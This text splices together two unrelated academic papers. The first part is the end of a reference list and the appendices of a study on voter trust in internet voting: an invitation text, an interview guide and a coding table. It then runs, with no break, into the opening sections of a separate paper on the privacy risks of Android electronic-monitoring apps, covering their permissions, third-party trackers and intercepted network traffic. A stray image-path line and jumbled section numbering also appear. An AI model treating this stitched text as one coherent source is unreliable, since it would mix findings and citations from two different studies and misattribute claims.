[71] Melanie Volkamer, Oliver Spycher, and Eric Dubuis. Measures to establish trust in internet voting. In *Proc. of the 5th International Conference on Theory and Practice of Electronic Governance (ICEGOV)*, page 1–10, New York, NY, USA, 2011. ACM.

[72] Jan Vom Brocke, Alexander Simons, Bjoern Niehaves, Kai Riemer, Ralf Plattfaut, Anne Cleven, et al. Reconstructing the giant: On the importance of rigour in documenting the literature search process. In *Proc. of the European Conference on Information Systems (ECIS)*, volume 9, pages 2206–2217, 2009.

[73] Merrill Warkentin, Shwadhin Sharma, David Gefen, Gregory M Rose, and Paul Pavlou. Social identity and trust in internet-based voting adoption. *Government Information Quarterly*, 35(2):195–209, 2018.

[74] Jane Webster and Richard T. Watson. Analyzing the past to prepare for the future: Writing a literature review. *Management Information Systems Quarterly*, 26(2):xiii–xxiii, 2002.

[75] Jan Willemson. Bits or paper: Which should get to carry your vote? *Journal of Information Security and Applications*, 38:124–131, 2018.

[76] Alexandros Xenakis and Ann Macintosh. Trust analysis of the uk e-voting pilots. *Social Science Computer Review*, 23(3):312–325, 2005.

[77] Yu-Qian Zhu, Anik Hanifatul Azizah, and Bo Hsiao. Examining multi-dimensional trust of technology in citizens' adoption of e-voting in developing countries. *Information Development*, 2020.

[78] Verena Zimmermann and Nina Gerber. "If it wasn't secure, they would not use it in the movies"–security perceptions and user acceptance of authentication technologies. In *Proc. of the International Conference on Human Aspects of Information Security, Privacy, and Trust*, pages 265–283, Cham, Switzerland, 2017. Springer.

[79] Marie-Laure Zollinger, Verena Distler, Peter B. Roenne, Peter Y. A. Ryan, Carine Lallemand, and Vincent Koenig. User experience design for e-voting: How mental models align with security mechanisms. In *Proc. of the International Joint Conference on Electronic Voting (E-Vote-ID)*, pages 187–202. TalTech, 2019.

[80] Marie-Laure Zollinger, Ehsan Estaji, Peter YA Ryan, and Karola Marky. "Just for the sake of transparency": Exploring voter mental models of verifiability. In *Proc. of the International Joint Conference on Electronic Voting (E-Vote-ID)*, pages 155–170, Cham, Switzerland, 2021. Springer.

A Study Material

A.1 Study Invitation Text

The research group [Name blinded for anonymity] of the [University name blinded for anonymity] conducting an interview on the topic of "Internet voting".

What is it about?: The interview is about our opinion on Internet voting. No previous knowledge is required. However, participation is limited to subjects who have not participated in an election via the Internet.

Compensation: The participation will not be compensated.

A.2 Interview Guide

Welcome to our study on electronic voting conducted by the [name of research group blinded for anonymity]. In the course of this interview, I will ask you several questions. Participation in this study is voluntary. You may discontinue participation in the study at any time without giving a reason and without fearing negative consequences. The interview will take about 40–60 minutes.

In the interview, I will ask about your personal opinion, therefore there are no wrong answers. The data collected will be analyzed anonymously and parts of it may be published in scientific venues. Additionally, the interview will be audio-recorded electronically by this device. [Show device] Before analysis, the recording will be transcribed and anonymized. I will let you know when the recording starts and when it will stop. Please read this consent form carefully. If you have any questions about it, you can ask me directly. Once you are done, please sign the consent form and send it to me.

The study is divided into sections consists of the following components: your experience with voting, simulation of an electronic election, the main interview and two questionnaires which you can fill out on the computer.

If you have no more questions, I would start the audio recording now. Afterwards, please say that you agree with the recording. [Start audio recording] Do you agree with the audio recording? [Waiting for answer] To begin, I'll ask you a few general questions about political elections.

1) Experiences:

- Have you already voted in a political election, such as a parliament election?
- How did you participate in the last election? Did you vote in-person or by postal voting?
- Do you use this voting method often, or do you switch between methods?

- Try to remember the last elections in which you participated. Did you vote mostly by postal voting or by in-person voting? Which of the two methods did you use more often?
- Why did you choose the voting method you selected more often?
- What information channels do you use to learn about political elections? The focus here is on the election itself and not on the political program of the parties.
- Have you ever heard of electronic voting or Internet voting?
- Do you have an opinion about such electronic elections? If so, what is it?

2) Familiarization: Internet elections function similarly to traditional elections. However, the Internet is used to transmit the votes to an electronic ballot box, and counting also takes place via computer. At home, a computer or smartphone is typically used as voting device. In the following, I will simulate an Internet election for you so that you can get an idea of how an Internet election might be like. If you have questions about any of the steps, feel free to ask me. (Presentation is shown to participant. Screenshots are from Marky et al. [41].)

After you register with your Citizen's Office, you receive the following letter via postal mail a few days before the election. Please, read the letter carefully. If you have any questions about it, you can ask me directly. With a computer, you can cast your vote from any location. For identification, you use credentials from the letter. Then, you select the candidates or parties you want to vote for. After that, you can review your choice. If you do not want to change your choice, you click on seal and submit. Afterwards, you can verify your transmitted vote. For this you need a list of verification codes which is in our letter. This list has been generated individually for you and therefore contains different codes for each voter. Verify if the displayed codes match the codes from your list. If everything is correct so far, you enter your ballot insertion code. Then, you click "cast ballot". Finally, you will be shown a completion code. If everything was transmitted and deposited correctly, this will be identical to the completion code on your ballot. The purpose of verifying your vote is to make sure that your vote has been stored unchanged in the electronic ballot box. If there are any errors in your vote, you can contact the election office, e.g., by phone. Did you understand the Internet voting process? Please feel free to ask any questions you may have.

3) Trust Practices: There are several options for authorities to provide information to voters about the online voting system. Now we would like to know how the provision of the following mechanisms impact your personal trust in an Internet election. For this, I will show you possible mechanisms. After I introduced the mechanism, you can tell me if and how this impacts your personal trust.

- An examination of the voting software is carried out by independent experts in the fields of information technology and cybersecurity.
- Eligible voters are identified electronically, e.g., with the electronic identity card and a card reading device.
- You can verify the correctness of your own vote with the demonstrated electronic voting procedure.
- You have the possibility to change your own vote several times until the end of the election (this was not part of the simulation).
- The entire program code of the voting software (website and voting server) is publicly disclosed. This is also known under the principle "open source".
- You have the possibility to use a trial system to mark trial ballots before or at the same time as the actual election to familiarize yourself with the new system.
- Different interest groups, such as public organizations, trade unions or the political parties, may publish a voting software that you can choose for vote casting. In addition, there is an official election software from the Federal Election Commissioner.
- Information campaigns in public and private media (TV, radio, print advertising, social media) about electronic voting will be conducted.
- You can call assistance or access it online to clarify questions about electronic voting.
- Are there any other aspects that I have not mentioned that might increase trust in electronic voting?

4) End: Now, I would like to collect some demographic data from you. Please fill out the following questionnaire on the computer. Do you have any other questions or comments? With that, I thank you for participating in this study. I will end the audio recording now. If you have any questions at this time, please feel free to ask me.

B Codebook

Code	Description
mandatory	The practice is considered as essential during an online election
positive	The practice impacts the participant's trust in a positive way
neutral	The practice impacts the participant's trust in a positive way
negative	The practice impacts the participant's trust in a negative way
no clear option	The participant's statement is not related to their subjective trust or the question was skipped
misconception	The participant's trust assessment is based on a misconception
new	The participant stated an aspect that is outside the list of practices

Table 2: Codebook used to analyze the interviews.

Electronic Monitoring Smartphone Apps: An Analysis of Risks from Technical, Human-Centered, and Legal Perspectives

Kentrell Owens
University of Washington

Anita Alem
Harvard Law School

Franziska Roesner
University of Washington

Tadayoshi Kohno
University of Washington

Abstract

Electronic monitoring is the use of technology to track individuals accused or convicted of a crime (or civil violation) as an "alternative to incarceration." Traditionally, this technology has been in the form of ankle monitors, but recently federal, state, and local entities around the U.S. are shifting to using smartphone applications for electronic monitoring. These applications (apps) purport to make the monitoring simpler and more convenient for both the community supervisor and the person being monitored. However, due to the multipurpose nature of smartphones in people's lives and the amount of sensitive information (e.g., sensor data) smartphones make available, this introduces new risks to people coerced to use these apps.

To understand what type of privacy-related and other risks might be introduced to people who use these applications, we conducted a privacy-oriented analysis of 16 Android apps used for electronic monitoring. We analyzed the apps first technically, with static and (limited) dynamic analysis techniques. We also analyzed user reviews in the Google Play Store to understand the experiences of the people using these apps, and also the privacy policies. We found that apps contain numerous trackers, the permissions requested by them vary widely (with the most common one being location), and the reviews indicate that people find the apps invasive and frequently dysfunctional. We end the paper by encouraging mobile app marketplaces to reconsider their role in the future of electronic monitoring apps, and computer security and privacy researchers to consider their potential role in auditing carceral technologies. We hope that this work will lead to more transparency in this obfuscated ecosystem.

1 Introduction

Smartphone apps are increasingly being used in the U.S. for electronic monitoring (EM) of people on probation, parole, pretrial release, or people in the juvenile or immigrant detention systems [14, 35, 37, 62, 65]. EM has typically been administered to people deemed "high risk," but prison industry companies are marketing their apps as a low-cost and efficient way to expand the scope of surveillance to include "low risk" people as well [80]. People made to use EM apps often must pay regular fees to the app companies, do frequent biometric verifications, and ensure their devices do not run out of battery [65]. Failure to meet the conditions of one's release (as determined at least in part by the app) could lead to re-incarceration [35]. Yet, despite the high-stakes nature of these apps, we know of no external audit evaluating their monitoring mechanisms, accuracy, or user impact. These apps have gained visibility due to prior reporting [35, 37, 65] but have received no noticeable attention from the computer science research community.

We conducted a privacy-focused analysis of a subset of smartphone EM Android apps from a technical, human, and legal point of view. We identified 16 apps that are used by tens of thousands of people in the U.S.

We seek to answer the following research questions through our exploratory analysis of these apps:

- **What are the privacy-related technical properties of the apps, including what permissions they request and what network endpoints they contact?**

We analyze this question through static and (limited) dynamic analysis. We found that all apps but one requested fine-grained location access, and that the difference in the number of permissions requested by the most privileged app (14) and the least privileged app (0) was significant. Regarding network traffic, passive observers (e.g., ISPs) may be able to identify that someone is using an EM app based on the domains contacted.

- **What are the experiences and concerns of people using these apps?**

We investigate this question through a qualitative analysis of user reviews in the Google Play Store. We found that app reviews surface concerns about malfunctions, these apps' disruptiveness, and dissatisfaction with the *proper function* of these apps. Malfunctions discussed were mainly related to an inability to use the app to successfully perform a check-in—an

important requirement of community supervision. Disruptions caused by the apps included 1) loud alerts in inappropriate settings (e.g., work or church) or at inappropriate times (e.g., they were asleep), 2) taking up significant resources on their smartphones, such as space and battery, and 3) causing the entire smartphone to crash or freeze, potentially jeopardizing an EM condition that their phone is always running and available.

- **What is the relationship between what is stated in the apps' privacy policies and the potential risks and harms surfaced by our first two research questions?**

We investigate this question through an analysis of the privacy policies. Three apps do not have a privacy policy available in the Google Play Store, indicating that they may be in violation of its user data policies [43]. Only 9 of 16 apps had a privacy policy that explicitly addresses the apps' usage, and we discovered that one app company may have taken down its privacy policy in response to public scrutiny. While the level of details regarding data collection vary, almost all the apps said that they share data with third-parties, sometimes for marketing or advertising purposes.

Given the answers to our research questions, we present a case study of the least and most privileged apps and discuss the legal landscape related to these applications, in partnership with a legal collaborator. Collectively, our work contributes the *first systematic analysis of the electronic monitoring apps ecosystem*, and we conduct this analysis from a technical, human and legal perspective. We provide recommendations for mobile app marketplaces to increase transparency, and to the computer security & privacy community to reduce the potential harms of carceral technologies.

2 Background and Motivation

2.1 Community Supervision in the U.S.

The U.S. is the most incarcerated country in the world by both incarceration rate and total number of people incarcerated [75]. In 2020 there were 2.3 million people incarcerated. Recent polls indicate most adults in the U.S. believe that the prison and jail population should be reduced [10, 12]. However, they may be unaware of the related problem of community supervision. In the words of one district attorney, "mass supervision is the evil twin of mass incarceration" [16].

In 2020, approximately 4.5 million people in the U.S. were under "community supervision," which can include people on probation, parole, pretrial release, or people in the juvenile or immigrant detention systems [14, 50, 61]. People in these programs must comply with conditions (typically 18–29 rules [19]) that could result in incarceration if violated. These conditions include things like passing regular drug tests (even if someone's conviction was not drug-related), curfews, paying a supervision fee, and complying with geofencing [50]. Because these rules are extensive, and difficult to follow, people often fail to meet them and return to prison or jail due to "technical violations"—things would not be considered a crime if the person were not under community supervision (e.g., failing to pay a fine, missing an appointment) [15]. Around one-fourth of admissions to state prisons in the U.S. are due to technical violations [76], and over half of the people incarcerated in the U.S. are in state prisons [75].

2.2 Electronic Monitoring

Many people under community supervision are also under "electronic monitoring" or EM, also known as "e-carceration" [53]. While there is no national count of the number of people on EM, a Pew report [44] stated there were 131,000 people on EM in 2015, up 140% from 2005; that number is an under-count, as it only includes GPS and radio-frequency (RF) units. EM agreements may involve twice as many conditions compared to ones that do not involve an electronic monitor [30, 86].

Historically, EM has taken the form of an ankle monitor (GPS or RF-enabled), but smartphone apps are increasingly being used for EM. People made to use these apps have reported problems such as poor connectivity, general malfunctions, and false positive alerts sent to their EM supervisor (e.g., a probation officer) [35, 37, 65]. EM apps typically track location and are used to perform check-ins with EM supervisors, in addition to or in lieu of in-person meetings [35, 37, 62]. Check-ins might require people to face their phone's camera (for live facial recognition) or capture a photo or video of themselves. Check-ins might also use voice recognition and require people to read off a random string of numbers while facing their phones [65]. People using these apps may receive loud notifications, sometimes at random times, alerting them to complete a check-in. Similarly, apps may send loud, warning notifications caused by incorrect sensor data (e.g., location); one report indicated that these have occurred while people are sleeping [65].

Smartphone apps can be used to impose stricter conditions of supervision than would be possible under physical surveillance. For example, in a civil parental rights case, a father was ordered by a juvenile court to submit to random smartphone breathalyzer tests five times per day using `Outreach Smartphone Monitoring`, one of the apps we analyzed; any non-compliance or failure to submit within 30 minutes of an alert was assumed to constitute a positive alcohol screen [9]. The appeals court found the father's failure to complete 993 tests, out of a total of 2,317 check-ins in the span of about one year, to support terminating his parental rights. Mandating a check-in *five times* a day is only possible because of the smartphone app (and its companion Bluetooth breathalyzer); such a condition would be virtually impossible if it required travel to a physical location.

Unlike most apps, which are subject to an open market,

these apps involve people being more or less forced to use them. That is, the apps are not being built for the people using them, but for the carceral system. As these apps continue to grow in usage and cause problems for the people coerced to use them [35, 37, 65], there is a pressing need for external auditing and accountability. Although there has been some reporting on this ecosystem, there has been no systematic analysis — we aim to close that gap here.

3 Methods

We conducted static and limited dynamic analysis of 16 EM apps. Static analysis reveals what an app could *potentially* do by examining the app's code, and dynamic analysis reveals what an app *does* in controlled execution environments. We also qualitatively analyzed the apps' reviews in the Google Play Store and their privacy policies. We identified the 16 apps we analyzed from news articles, search engine results, and suggested similar apps in Google Play. We searched for combinations of terms like "smartphone apps," "electronic monitoring," "probation," and "parole" on different search engines. These apps were downloaded in or before August 2021. More details about the apps we studied can be found in Appendix D.

3.1 Static Analysis

To conduct static analysis, we downloaded the apps onto a device and extracted them via Android Debug Bridge. Examining the permissions an app requests, the third-party libraries it uses, and its source code (although obfuscated) can reveal information about the app's data collection practices, who could gain access to the data, and how they might use the data. We analyzed the output of MobSF (Mobile Security Framework), a mobile application static and dynamic analysis tool [22]. Among other things, MobSF presents an app's third-party libraries, decompiled source code, and geo-location (based on server IP address) for any domains detected in the code.

3.2 Limited Dynamic Analysis

Our ability to dynamically analyze the applications under normal operating conditions is, unfortunately, limited, because we either cannot directly create accounts ourselves (n=14) or, in some cases, choose not to do so to avoid agreeing to any terms of service (n=2). In either case, we cannot test the apps as they are used in interaction with EM supervisors. This limitation of our investigation emphasizes again the limited transparency and accountability in this ecosystem.

Nevertheless, we conduct a limited dynamic analysis of pre-login application behaviors. While running each app, we accepted any requested permissions and interacted with the app until we reached a login screen, leaving and returning to the app several times.

To gain visibility into the content and security of the network traffic, we collected network traffic while using the app and conducted a machine-in-the-middle (MITM) attack (when possible) for decryption. Using a Nexus 5X device running Android 8.1 (API 27) with mitmproxy [21], Wireshark [36], and Lumen Privacy Monitor [72, 83], we installed each app on the device and ran it for 10 minutes while capturing network traffic in Seattle, Washington. We collected traffic twice for each app with both a rooted [49] and an unrooted device; some of the apps detected that the device was rooted (and displayed a notification accordingly), and we wanted to know if that detection impacted what network traffic was sent. We instrumented the device with our own root certificate (via mitmproxy) by adding the certificate to its system store. Using Wireshark allowed us to capture network traffic that used protocols aside from the HTTP/S capture supported by mitmproxy; we also used it to verify that our network captures were working properly. Lumen's tracking of DNS transactions allowed us to attribute encrypted network traffic to specific apps, compensating for our lack of visibility into encrypted HTTP headers. After running each app, we deleted it from the device before installing the next one, verifying that it did not modify the phone's state.

3.3 App Review Qualitative Analysis

For the user review analysis, we collected all 257 reviews available in the Google Play Store and conducted qualitative content analysis [68]. Two researchers independently read through all of the reviews, each making a broad list of topics people raised. They discussed the list and jointly created a code book matching topics to closely related themes. They iterated on this code book and reached consensus on the codes to use. Using these codes, one researcher coded all of the reviews and discussed ambiguous reviews with other researchers when necessary. The final codes used are available in Appendix A. Our goal in analyzing app reviews, as with other qualitative work, was not to draw generalizable conclusions about the prevalence of certain issues, but rather to identify and surface the set of issues that people encounter and write reviews about. Consequently we do not attempt to use the review data to make generalizable or statistical claims.

3.4 Privacy Policy Analysis

We collected links to apps' privacy policies from their pages in the Google Play Store. Using an *a priori* code book developed by multiple researchers (building off one used in [34]), one researcher coded the applicable privacy policies; the codes are available in Appendix B. As discussed in Section 5.4, three of the apps did not have privacy policies available online.

3.5 Ethical Considerations

We applied for IRB approval through our institution and received official notification from the IRB that our work does not qualify as human subjects research. Nevertheless, to evaluate the ethics of analyzing public app reviews without author consent, we considered the guidelines created by Buck et al. [17] for ethical treatment of data from online sources. This study focuses on analyzing people's concerns with using these applications and studies discourse rather than the people themselves. Moreover, this collection of reviews does not appear to violate the Google Play Terms of Service [40].

We considered seeking people under EM who use these apps, and asking them if we could experimentally evaluate the properties of their apps while they used them. One of the reasons we chose not to do this is that we considered it too difficult to ethically experiment with the apps of people currently under EM; this could introduce risks to them and cause friction with their EM supervisor.

We found that seven apps in our study (`Sprokit`, `Corrisoft AIR Check-In`, `Community Supervision`, `aCheck`, `BI SmartLINK`, `Omnilink FocalPoint`, `Telmate Guardian`) appeared, at the time of our research, to be in violation of the Google Play Store's user data policies [43]. Three of the apps (`Sprokit`, `Corrisoft AIR Check-In`, `Community Supervision`) requested access to sensitive permissions but did not have privacy policies linked on their respective Google Play pages; four of them (`aCheck`, `BI SmartLINK`, `Omnilink FocalPoint`, `Telmate Guardian`) had links to privacy policies, but the policies did not mention the smartphones applications. We have notified the companies (aside from `Sprokit`, which we discovered was no longer available in the Google Play Store as of February 2022) with a one month deadline by which they must add a privacy policy to their Google Play pages. If the changes are not made by the deadline, we will contact trusted contacts at Google who specialize in vulnerable populations for guidance on next steps. Section 7.4 considers risks associated with simply removing apps from app stores.

3.6 Limitations

Our methods for identifying apps likely did not capture every EM app in use. However, given reports about usage and cumulative number of downloads in Google Play, we believe our findings are representative of these apps.

During our dynamic analysis, we were only able to navigate to the app login screens and could not create accounts. This limited the possible network traffic we could observe, meaning that the findings we report here are a lower bound on what data the apps are sending. Recent work has also taken a similar approach to analyzing some Android apps (albeit for different reasons). In a large-scale analysis of Android apps, Nguyen et al. [64] found that thousands of apps send personal data to third-parties after an app is opened (pre-auth) and potentially violate GDPR due to a lack of explicit consent.

Additionally, we only monitored network traffic from each app for 10 minutes. However, unless we noted otherwise in Section 4 (e.g., if an app had time-driven requests), apps did not send any additional network traffic aside from a burst of traffic when the app was first opened or if an action was taken (e.g., removing the app from the foreground). This indicates that monitoring traffic for a longer period of time likely would not have yielded more network traffic being observed.

We analyzed reviews from these apps in the Google Play Store; this approach has several limitations. Reviews could be from people who do not actually use the apps, to present them in an overly positive or negative light. There is also a potential skew regarding who chose to write a review; people with more negative experiences might be more compelled to write a review. Conversely, someone who had a particularly negative experience with the app might not write it for fear of being identified and facing repercussions. Lastly, four of the 16 apps we analyzed had no public reviews, and could not be included in our analysis.

4 Results: Information Flows, Sources, and Sinks

We analyzed these apps' permissions, network traffic, and third-party library usage. In the following sections, we present general findings for all apps before presenting case studies of the apps we determined to be the most privileged (regarding the data it *can* access), and least privileged.

4.1 Information Sources: Permissions

Permissions determine the types of data apps can collect. To understand the privacy risks to people using these apps, we must first understand what types of data can be collected about them. People under EM are required to accept at least some, if not all, of the permissions requested by these apps. For example, some apps request permissions to offer certain features and continue to function if certain permissions are denied; other apps (such as `Telmate Guardian`) do not allow actions within the app (such as login) until all permissions have been granted.

Smartphone operating system permissions protect access to restricted data and restricted actions. Apps that request more permissions can send more data to supervisors and third-parties. By analyzing the distribution of permissions requested by these apps, we can compare them to the least-privileged app among them. If the least-privileged app has the same (or similar) goals as the other apps, it stands to reason that it may be able to serve as a standard for the "minimum number of permissions" necessary for other apps to function.




Table 1: Permissions requested by each app. The leftmost permissions are label as "dangerous" by Android.

4.1.1 What is the prevalence of different *dangerous* permissions in these apps?

Table 1 shows the Android permissions requested by the apps. The permissions on the left of the vertical line are labeled as "dangerous" in Android API documentation, while the rest in the table are considered "normal" permissions [25]. Dangerous permissions allow apps to access otherwise restricted data and take otherwise restricted actions. For the purpose of brevity and because they are not relevant to our investigation, we have excluded certain custom permissions, and phone manufacturer specific permissions (e.g., com.huawei.android.launcher.permission.CHANGE_BADGE) from the table.

The most common permission gave apps access to precise location information. All EM apps but one (`Uptrust`) requested ACCESS_FINE_LOCATION, reflecting the centrality of location tracking to these apps' functionality. This permission enables apps to receive a location that is "as accurate as possible, ... sometimes as accurate as within 10 feet (a few meters) or better" [26]. It is notable that beginning with Android 10 (API Level 29, released September 2019), apps that wish to request a phone's location running in the background must request ACCESS_BACKGROUND_LOCATION [26]; only 5/16 monitoring apps did. However, as only 8.2% of Android devices use Android 10 [24], this may not affect these apps' ability to track background location on most devices. Most apps requested CAMERA (13/16) and RECORD_AUDIO (12/16), indicating potential use for biometric face or voice authentication or the use of video and audio data for other purposes.

A few apps requested permissions that did not have widespread use. There were several dangerous permissions that only a few apps requested, indicating that they may not be necessary to offer capabilities similar to those offered by other monitoring apps. For example, only `Outreach Smartphone Monitoring` requests the READ_PRECISE_PHONE_STATE permission, which allows the detailed reading of information about phone state [25]. `TBV` and `Sprokit` are the only monitoring apps that requested the READ_CONTACTS, which—when combined with READ_PHONE_STATE—could allow supervisors to monitor whom someone talks to and how frequently they speak. Similarly, three of the apps request the ACTIVITY_RECOGNITION permission, which reports if someone is in a vehicle, on a bicycle, running, or still [23].

4.2 Information Sinks: Third-Party Libraries

While the presence of permissions reveals what type of data may be collected, the presence of third-party libraries reveals to whom collected data may be sent. Third-party libraries may have access to sensitive data about people using EM apps and may even monetize their use of the app. Smartphone apps typically include third-party libraries, which are sometimes referred to as SDKs (software development kits), although SDKs are broader in scope and often contain more than one library [28].

4.2.1 What type of third-party libraries are included in these apps?

While two apps had no trackers, nearly all of the apps contained one or more Google analytics libraries. MobSF [22], a mobile application analysis tool, uses Exodus [71], a tool to identify trackers in Android applications based on a list of known trackers. According to Exodus, a tracker is software that is meant to collect data about the person using a device or how the device is used; third-party libraries fall under this definition. Table 2 displays

the trackers we found in the apps. Only two of the monitoring apps (Omnilink FocalPoint and Corrisoft AIR Check-In) contained no trackers at all. All of the remaining apps but Shadowtrack contained at least one Google-based analytics tracker.

5 Third party trackers

Tracker	Type	# apps
Google Firebase Analytics	analytics, databases, messaging, crash reporting	12
Google CrashLytics	crash reporting	6
Google Analytics	analytics	2
Microsoft Visual Studio App Center Analytics	analytics, push notifications	2
Microsoft Visual Studio App Center Crashes	crash reporting	2
Facebook Analytics	analytics	2
Facebook Login	login	2
Google AdMob	advertising	1
Facebook Ads	advertising	1
Facebook Share	content sharing	1
Amplitude	analytics, profiling	1
Segment	analytics, profiling	1
OneSignal	push notifications, messaging	1
Branch	analytics	1
Flurry	analytics, advertising	1
New Relic	analytics	1
UrbanAirship	analytics	1

Table 2: Third party trackers in monitoring apps (N=16)

Two apps use ad libraries, indicating the companies behind the apps might profit from the compulsory use of these apps. Telmate Guardian contained the Flurry library, but appeared to only use its analytics capabilities and does not implement the code necessary to serve ads in the app. Sprokit appeared to contain the code necessary for Google AdMob and Facebook Ads SDKs to serve ads and monetize use of their app.

Two apps use Facebook Analytics and Login SDKs. Sprokit and Uptrust both use Facebook Analytics and Login SDKs. This means that if someone logs into Facebook in the app, at a minimum the app gets access to their public profile and email address [33]. Additionally, Facebook learns that this person is using the EM app.

5.1 Information Flows: Limited Dynamic Analysis

Unlike permission and libraries, apps' network traffic reveals what they actually do. To understand the data sharing practices of EM apps, we collected data while interacting with the apps. Specifically, we wanted to know what types of data are sent from the apps, to whom those data are sent, and if those data are sent securely. Understanding what types of data are sent allows us to examine the potential risks associated with those data and what data (if any) cross expected or legal bounds. As we mentioned in Section 3.2, while we would prefer to do a thorough dynamic analysis (e.g., collecting network traffic while using a tool to simulate user interaction with the app), our inability to create accounts and the lack of transparency in this ecosystem prevented us from doing so. Although the dynamic analysis was limited, it places a lower bound on what network traffic apps send.

5.1.1 What services do the apps contact?

Apps send traffic to their servers and some of the third-party services detected in their code. Four apps (Securus Enrollink, Omnilink FocalPoint, Corrisoft AIR Check-In, and TBV) had no detectable network traffic during our captures. An examination of the domains we detected in network analysis reveals that some of the libraries shown in Table 2 were not contacted. This was likely due to our limited ability to conduct dynamic analysis; we could not get past the account login page on these apps and might not have reached the page(s) that made requests to these libraries.

5.1.2 Are apps transmitting data securely?

Nearly all of the traffic to and from these servers was encrypted using TLS (aside from one font request made by one app). Additionally, based on an IP address-based geolocation tool [59] we used (which are typically accurate on the country-level [56]), all of the servers contacted were located in the United States.

5.1.3 What data do the apps send, and how frequently are they sent?

Using mitmproxy [21] we were able to intercept and decrypt network traffic being sent to some of the apps and observe their contents in clear text. When attempting MITM, two of the monitoring apps (Telmate Guardian and aCheck) displayed notices indicating they detected the device was rooted and would not permit login. While Telmate Guardian contacted the same domains as it did on an unrooted device, aCheck did not reach out to its server (gwusacheck.aware.attentigroup.com) when the device was rooted.

Although the volume of network traffic was low, apps sent general device information using both event- and time-driven requests. Generally, most apps did not send much data, but those that did sent general device info.

We observed two apps sending time-driven requests. `Telmate Guardian` pinged New Relic once every minute, sending device data and information about domains recently contacted by the app. `Sprokit` contacted Facebook once every five minutes, sending several data. `Telmate Guardian` and `TRACKphone Lite` both sent event-driven requests to third-party libraries (Flurry and Branch, respectively) whenever the apps were moved between the foreground and the background (e.g., if the person using the phone was looking at the app or not). This could be used to calculate the total amount of time someone is using an app or potentially to ensure someone is looking at the app.

5.1.4 Is potentially sensitive information about a monitored person available to any entity able to passively observe the phone's network traffic?

A passive observer on the same Wi-Fi network or an entity such as an ISP may be able to know that the person connected to their network is under EM and using one of these apps based on the domains they observe. Six of the 16 apps (`aCheck`, `BI SmartLINK`, `Community Supervision`, `IntelliTrack Mobile`, `RePath`, and `Telmate Guardian`) contacted domains that might uniquely identify the apps, meaning that the domains often included the names of the apps or their parent companies; a list of these domains is available in the appendix. For example, `Telmate Guardian` contacted domain `api.telmateguardian.com`. This information could allow passive observers—e.g., coffee shops, airports, schools, employers, Airbnb hosts—to know if someone is under EM.

5.2 Case Studies of Apps

We present case studies of the most privileged and least privileged apps to 1) understand the spectrum of potential invasiveness of the apps and 2) derive a minimum set of permissions that might be needed by these apps. This comparison assumes the apps have similar goals and requirements; we discuss the limitations of this assumption in Section 7.2. While it might be preferable to holistically identify the "best" and "worst" apps, the asymmetric information available for each app (e.g., some have no reviews while others have dozens) made such comparisons challenging. Consequently, we compared the apps on the dimensions we could access universally (i.e., the number of permissions).

5.2.1 Which app was the most privileged?

`Sprokit` was the most privileged app and potentially the most invasive because it requested the most dangerous permissions, had the most third-party libraries, and was the only app we observed sending sensor (accelerometer) data *prior to login*. `Sprokit` requested most dangerous permissions of any app we analyzed (14/16 of the permissions shown in Table 1). `Sprokit` had nine third-party libraries, the highest number for any app we analyzed: Google Analytics, Google Firebase Analytics, Google AdMob, Facebook Analytics, Facebook Login, Facebook Ads, Facebook Share, Amplitude, and Segment.

`Sprokit` contacted Facebook at `https://www.facebook.com/adnw_sync2` once every five minutes, sending several data including, but not limited to: if the device is rooted, current accelerometer readings, the amount of total/free device memory, battery stats, general device info, and a flag indicating if the app requires compliance with the Children's Online Privacy Protection Act (COPPA). We did not observe any other apps sending mobile sensor (e.g., accelerometer, gyroscope, barometer) data. We also did not observe web requests to any of the other, non-Facebook libraries we observed during static analysis.

`Sprokit` has 101-500 downloads in the Google Play Store. Its website [77] does not contain a list of entities using the app, indicating that its reach might still be quite small. If these install numbers are not accurate, the discrepancy could be explained if the apps are side-loaded [78].

5.2.2 Which app was the least privileged?

`Uptrust` was the least privileged app because it requested the fewest permissions, and it was the only app that did not request any location permissions. `Uptrust` is the only app in our analysis that did not request any dangerous permissions; it also requested the fewest normal Android permissions of the apps we analyzed. Our static analysis detected that `Uptrust` included three third-party libraries: Google Firebase Analytics, Facebook Analytics, and Facebook Login.

While conducting MITM, we observed network traffic being sent to Google Firebase and at least one of the Facebook libraries. Specifically, a POST request to `https://firebaseinstallations.googleapis.com` logged that the `Uptrust` app was installed and sent back an authentication token. Several requests sent to `graph.facebook.com` appeared to log the installation of the `Uptrust` app (`event: MOBILE_APP_INSTALL`) and other custom events (`event: CUSTOM_APP_EVENTS`), including `fb_sdk_settings_changed` and `fb_sdk_initialize`. Each request to Facebook contained an anonymous id (`anon_id`) and an advertiser ID (`advertiser_id`), along with an `advertiser_tracking_enabled` flag set to true and some device information (such as phone type and Android API version).

